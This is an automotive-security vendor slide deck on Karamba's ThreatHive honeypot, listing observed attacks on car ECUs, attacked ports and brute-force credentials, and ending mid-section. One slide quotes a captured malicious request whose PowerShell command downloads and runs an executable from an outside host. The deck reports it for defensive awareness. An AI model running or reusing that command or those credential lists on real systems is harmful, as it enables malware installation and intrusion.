Autonomous Security ThreatHive

GENIVI, Munich, May 2019
Rainer Witzgall
rainer.witzgall@karambasecurity.com

Gartner Cool Vendor 2018

TU Automotive AWARDS WINNER 2017+2018

FROST & SULLIVAN
2017 New Product Innovation Award

auto connected car news WINNER Tech CARS Awards

Karamba Security

3 Years Since Inception

- 23 projects: 17 automotive OEMs and tier-1 providers
- First production agreement signed
- 10 patents granted, 23 pending
- Industry recognition
  - Forbes: 25 IoT Companies to Watch in 2019
  - Gartner: Cool Vendor (IoT) Cybersecurity 2018
  - TU Automotive: Best Cybersecurity Product 2017 & 2018

Industry Leadership

FICOSA

DENSO

ALPINE

QNX™

WIND™

arm

ST

life.augmented

Micron®

Honeywell

AUTO-ISAC

Automotive Information Sharing and Analysis Center


Gartner

Cool Vendor 2018

Automotive AWARDS

WINNER 2017+2018

Autonomous Security: ThreatHive



ECU Protection

Carwall

ECU

Vulnerabilities

Exposed

ThreatHive

ECU Communication


Authentication

SafeCAN


Risks

Analysis

Expedited Security Visibility and Continuous Monitoring



ThreatHive: Real Attacks Data Analysis




LIVE ATTACK FEED

TIMESTAMP	TYPE	TARGET	COUNTRY	ATTACKER	COUNTRY
13:02:11.634	VOIP Sipvicious User-Agent detected	TCU 3.3 VA	Virginia, USA	37.49.231.28	Netherlands
13:02:14.316	MQTT TCP Scan	IVI 3.5 IL	Israel	185.94.111.1	Russia
13:02:16.238	SCAN SSH brute force login attempt	IVI 3.5 IL	Israel	147.135.76.93	United States
13:02:17.207	TFTP HP Intelligent Management Center TFTP server MODE remote c...	TCU 3.3 US	California, USA	184.105.139.98	United States
13:02:19.868	DNS DNS query amplification attempt	IVI 3.5 MI	Michigan, USA	193.112.76.58	China
13:02:21.150	MQTT TCP Scan	IVI 3.5 IL	Israel	147.135.76.93	United States
13:02:22.591	Data Memory Execution	IVI 3.5 IL	Israel	211.23.29.83	Taiwan
13:02:23.718	TFTP HP Intelligent Management Center TFTP server MODE remote c...	TCU 3.3 US	California, USA	184.105.139.98	United States
13:02:27.303	MQTT TCP Scan	IVI 3.5 IL	Israel	185.53.91.30	Netherlands
13:02:29.690	SCAN SSH brute force login attempt	V2X 1.2 DE	Germany	116.31.116.38	China

March 2019: 300,000 – 350,000 Attack Attempts


Karamba Security



Attack By Port

1. 21 (ftp)
2. 22 (ssh)
3. 23 (telnet)
4. 25(smtp)
5. 80, 81, 8080, 8088, 8089 (http)
6. 443 (ssl)
7. 445 (smb)
8. 1433 (sql server)
9. 2323 (IoT - telnet)
10. 3306 (mysql)
11. 3389 (rdp)
12. 5555 (android debug bridge)
13. 5900 (vnc)

Close Those Ports



Hacked ECUs Through Password Brute Force

- Opened port 22 (SSH) used in Infotainment
- Most used user names in access attempts
  - root
  - admin
  - test
- Attempted passwords
  - Numbers
  - Spaces
  - Others: temp1234, thor, tomcat123, woody, www123, xyz123, YUNPAI.COM, z0x9c8v7, zj!@

TCU Issue: Opened Port 80 for In-Car Wi-Fi

- Under SYN attacks
  - 22K sessions in 12 hours

- Constantly trying to download malware:

- http://3.121.165.9:80/public/hydra.php?xcmd=cmd.exe /c powershell (new-object System.Net.WebClient). DownloadFile(http://fid.hognoob.se/download.exe C:/temp/eexruvyrwrktwnp18849.exe);start C:/temp/eexruvyrwrktwnp18849.exe

Detecting Hidden Vulnerabilities

- ThreatHive monitors all device’s incoming/outgoing communication
- Traffic analysis highlights hidden vulnerabilities:
  - OS libraries communication
  - 3rd party applications which open ports on the device
  - Services or applications which send unsecured data
  - Information leakage violating privacy regulations

First Example: Connman, on Auto Grade Linux

